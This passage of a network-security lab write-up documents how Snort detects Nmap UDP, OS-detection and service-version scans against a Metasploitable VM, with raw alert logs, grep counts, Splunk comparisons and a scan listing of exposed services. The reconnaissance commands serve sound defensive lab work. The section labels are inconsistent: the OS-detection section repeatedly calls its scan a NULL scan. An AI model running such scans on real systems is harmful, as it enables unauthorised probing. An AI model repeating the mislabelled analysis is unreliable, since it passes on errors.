11/11-11:11:15.263819  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49180 -> 10.0.2.4:49156
11/11-11:11:15.264179  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:56360 -> 10.0.2.4:8081
11/11-11:11:15.264180  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59388 -> 10.0.2.4:5862
11/11-11:11:15.264871  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:50614 -> 10.0.2.4:10628
11/11-11:11:15.264872  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57210 -> 10.0.2.4:1
11/11-11:11:15.265295  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:49212 -> 10.0.2.4:5225
11/11-11:11:15.265943  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:39120 -> 10.0.2.4:5003
11/11-11:11:15.266001  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:59738 -> 10.0.2.4:3918
11/11-11:11:15.266002  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44446 -> 10.0.2.4:8291
11/11-11:11:15.266475  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:33554 -> 10.0.2.4:8652
11/11-11:11:15.266476  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:46664 -> 10.0.2.4:1145
11/11-11:11:15.266476  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:46112 -> 10.0.2.4:1053
11/11-11:11:15.266929  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
```

(1,000 instances of the alert with signature ID: 1000002 in the Snort alert.full log)

```
kayvon@kayvon-VirtualBox:~$ grep "1000002" /var/log/snort/alert.full | wc -l
1000
```


(Snort Alert of TCP Scan in Splunk Enterprise Web Interface with 1,000 alerts)




7. **UDP Scan**
    - *sudo nmap -T5 --top-ports=128 -sU -sV {target host}*
    - Snort Output in IDS Console:
        - During the UDP scan, the Snort IDS console displayed numerous real-time alerts as each detection event was triggered. The console output showed a high volume of alerts due to Snort's real-time monitoring, where each matching packet is displayed immediately. However, when checking the "snort.alert.fast" log file with the "grep" command, only 8 unique alerts were recorded for this scan. This discrepancy occurs because Snort's console shows every detection as it happens, whereas "snort.alert.fast" is configured to reduce duplicates and log only a streamlined set of significant events.
    - Snort Alert in Splunk:

        - In Splunk, the UDP scan initially appeared as 4 separate ICMP ping events, but when filtering for the specific UDP scan signature in the query, 8 alerts were displayed. This discrepancy arises because Splunk pulls data directly from “snort.alert.fast”, which aggregates and logs significant events, including unique detections for the scan. By filtering on the specific signature, Splunk returned the same 8 alerts as “snort.alert.fast”, reflecting the unique events logged by Snort.
    - Comparison of alert counts in Snort IDS and Splunk:
        - Snort’s IDS console displayed a high number of events in real time. The actual logged alert count in snort.alert.fast was 8, which Splunk then mirrored. This alignment between “snort.alert.fast” and Splunk shows that both systems recorded the same unique events from the scan, despite the console output appearing more verbose.
    - Event Search Comparison in Snort IDS and Splunk:
        - A targeted event search in both Snort (using “grep” on “snort.alert.fast”) and Splunk returned the same count of 8 alerts for the UDP scan. This consistency between Snort’s logged alerts and Splunk’s ingested data demonstrates that Splunk accurately captures the significant events from Snort’s logs, aligning with the streamlined set of unique alerts recorded in snort.alert.fast rather than the full real-time output seen in the console.

(Nmap UDP Scan)




(Partial View of UDP Alerts from UDP Scan Detected in Snort IDS)



(View of grep command alerting 8 events)

```
kayvon@kayvon-VirtualBox:~$ sudo grep "\[1:1917:6\] SCAN UPnP service discover
 attempt" /var/log/snort/snort.alert.fast | wc -l
8
```

(View of UDP showing 8 Alerts from UDP Scan Detected by Splunk)



8. OS Detection Scan


- *sudo nmap -O {target host}*
- Snort Output in IDS Console:
  - During the Nmap NULL scan, the Snort IDS console displayed numerous real-time alerts, showing each packet detected as part of the scan. This

high volume of alerts is expected in the IDS console, as it logs every detection event immediately.

- Snort Alert in Splunk:
  - In Splunk, the Nmap NULL scan was represented by 4 alerts, matching what was found in snort.alert.fast. The Snort configuration for “alert_fast” is set to reduce redundant entries, logging a summarized view of significant events instead of each real-time packet detection. Splunk, which pulls data directly from “snort.alert.fast”, displays 4 unique alerts without duplicating the volume of real-time events seen in the console.
- Comparison of alert counts in Snort IDS and Splunk:
  - While the Snort IDS console displayed a large number of alerts for each detection event during the scan, the “snort.alert.fast” log recorded only 4 unique alerts, reflecting a summarized count. Splunk mirrored this count by displaying the same 4 alerts. This consistency between “snort.alert.fast” and Splunk demonstrates how Snort’s logging setup effectively consolidates repetitive alerts, focusing on unique events for a clearer summary in the logs.
- Event Search Comparison in Snort IDS and Splunk”
  - A targeted search for the Nmap NULL scan signature in both Snort and Splunk returned the same count of 4 alerts, ensuring alignment between Snort’s condensed log and Splunk’s data ingestion. This confirms that, despite the high amount of alerts in the Snort console, both “snort.alert.fast” and Splunk accurately reflect the core events related to the scan.

(Nmap OS Scan)

(Partial View of Alerts from Nmap OS Scan Detected in Snort IDS)




```
0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:1164
11/11-18:23:19.522665  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:2042
11/11-18:23:19.522666  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:1091
11/11-18:23:19.522667  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:5226
11/11-18:23:19.522668  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:1914
11/11-18:23:19.522669  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:1783
11/11-18:23:19.522670  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:6156
11/11-18:23:19.522671  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:5961
11/11-18:23:19.522774  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:36753 -> 10.0.2.4:2043
11/11-18:23:19.687124  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57977 -> 10.0.2.4:21
11/11-18:23:19.783107  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57978 -> 10.0.2.4:21
11/11-18:23:19.883160  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57979 -> 10.0.2.4:21
11/11-18:23:19.984516  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57980 -> 10.0.2.4:21
11/11-18:23:20.085592  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57981 -> 10.0.2.4:21
11/11-18:23:20.188727  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57982 -> 10.0.2.4:21
11/11-18:23:20.213091  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/11-18:23:20.213899  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/11-18:23:20.239493  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.5 -> 10.0.2.4
11/11-18:23:20.240765  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/11-18:23:20.266137  [**] [1:1000001:1] ICMP Packet detected [**] [Priority: 0
] {ICMP} 10.0.2.4 -> 10.0.2.5
11/11-18:23:20.316570  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priority
: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.397122  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:57994 -> 10.0.2.4:1
11/11-18:23:20.447603  [**] [1:1000005:1] Possible Nmap XMAS scan [**] [Priority
: 0] {TCP} 10.0.2.5:57996 -> 10.0.2.4:1
11/11-18:23:20.447603  [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Atte
mpted Information Leak] [Priority: 2] {TCP} 10.0.2.5:57996 -> 10.0.2.4:1
11/11-18:23:20.477960  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priority
: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.575094  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priority
: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.678129  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priority
: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
```

(Snort showing 4 Logged Instances of 'Possible Nmap OS Scan' in Snort's snort.alert.fast File)

```
kayvon@kayvon-VirtualBox:~$ sudo grep "\[1:1000004:1\] Possible Nmap NULL scan
" /var/log/snort/snort.alert.fast | wc -l
4
kayvon@kayvon-VirtualBox:~$ sudo grep "\[1:1000004:1\] Possible Nmap NULL scan
" /var/log/snort/snort.alert.fast
11/11-18:23:20.316568  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priori
ty: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.477958  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priori
ty: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.575092  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priori
ty: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
11/11-18:23:20.678129  [**] [1:1000004:1] Possible Nmap NULL scan [**] [Priori
ty: 0] {TCP} 10.0.2.5:57991 -> 10.0.2.4:21
```


(Snort Detection of 4 alerts in Splunk for Nmap OS Scan)



9. Service Version Detection

- *sudo nmap -sV {target host}*
- Snort Output in IDS Console:
  - The Snort IDS console displayed numerous real-time alerts, totaling 1,101 alerts for each SYN scan attempt across various ports. This high alert count is expected for an Nmap scan, as Snort logs each probe attempt on different ports.
- Snort Alert in Splunk:
  - In Splunk, the scan was captured with 1,069 alerts from the "snort.alert.fast" log. Although slightly lower than the console's count, this provides a comprehensive view of the scan activity with minimal discrepancies.
- Comparison of alert counts in Snort IDS and Splunk:
  - Snort's snort.alert.fast log showed 1,101 alerts, while Splunk indexed 1,069, a small difference of 32 alerts. This minor discrepancy is typical in high-volume data ingestion and does not impact monitoring accuracy.
- Event Search Comparison in Snort IDS and Splunk:
  - When searching for the Nmap scan alerts, both Snort and Splunk captured similar results, with 1,101 alerts in Snort and 1,069 in Splunk. This close alignment shows that Splunk effectively reflects the alerts logged by Snort, with only a minor difference due to typical data handling variations during high-volume scans.The difference is likely due to typical data handling factors, such as minor ingestion lag, automatic deduplication, or filtering of near-identical events in Splunk.

(Nmap -sV Scan)



```
└─$ sudo nmap -sV 10.0.2.4
[sudo] password for kayvon:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 18:51 PST
Nmap scan report for 10.0.2.4
Host is up (0.030s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:6B:C6:41 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitab
inux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.42 seconds
```


(Partial View of Alerts from Nmap -sV Scan Detected in Snort IDS)

```
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:5226
11/11-18:51:03.060459  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:32784
11/11-18:51:03.060459  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:1864
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:1719
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:5811
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:3301
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:1121
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:5904
11/11-18:51:03.062323  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:5001
11/11-18:51:03.062336  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:2260
11/11-18:51:03.062337  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:2909
11/11-18:51:03.062337  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
 0] {TCP} 10.0.2.5:44766 -> 10.0.2.4:32769
11/11-18:51:03.062338  [**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority:
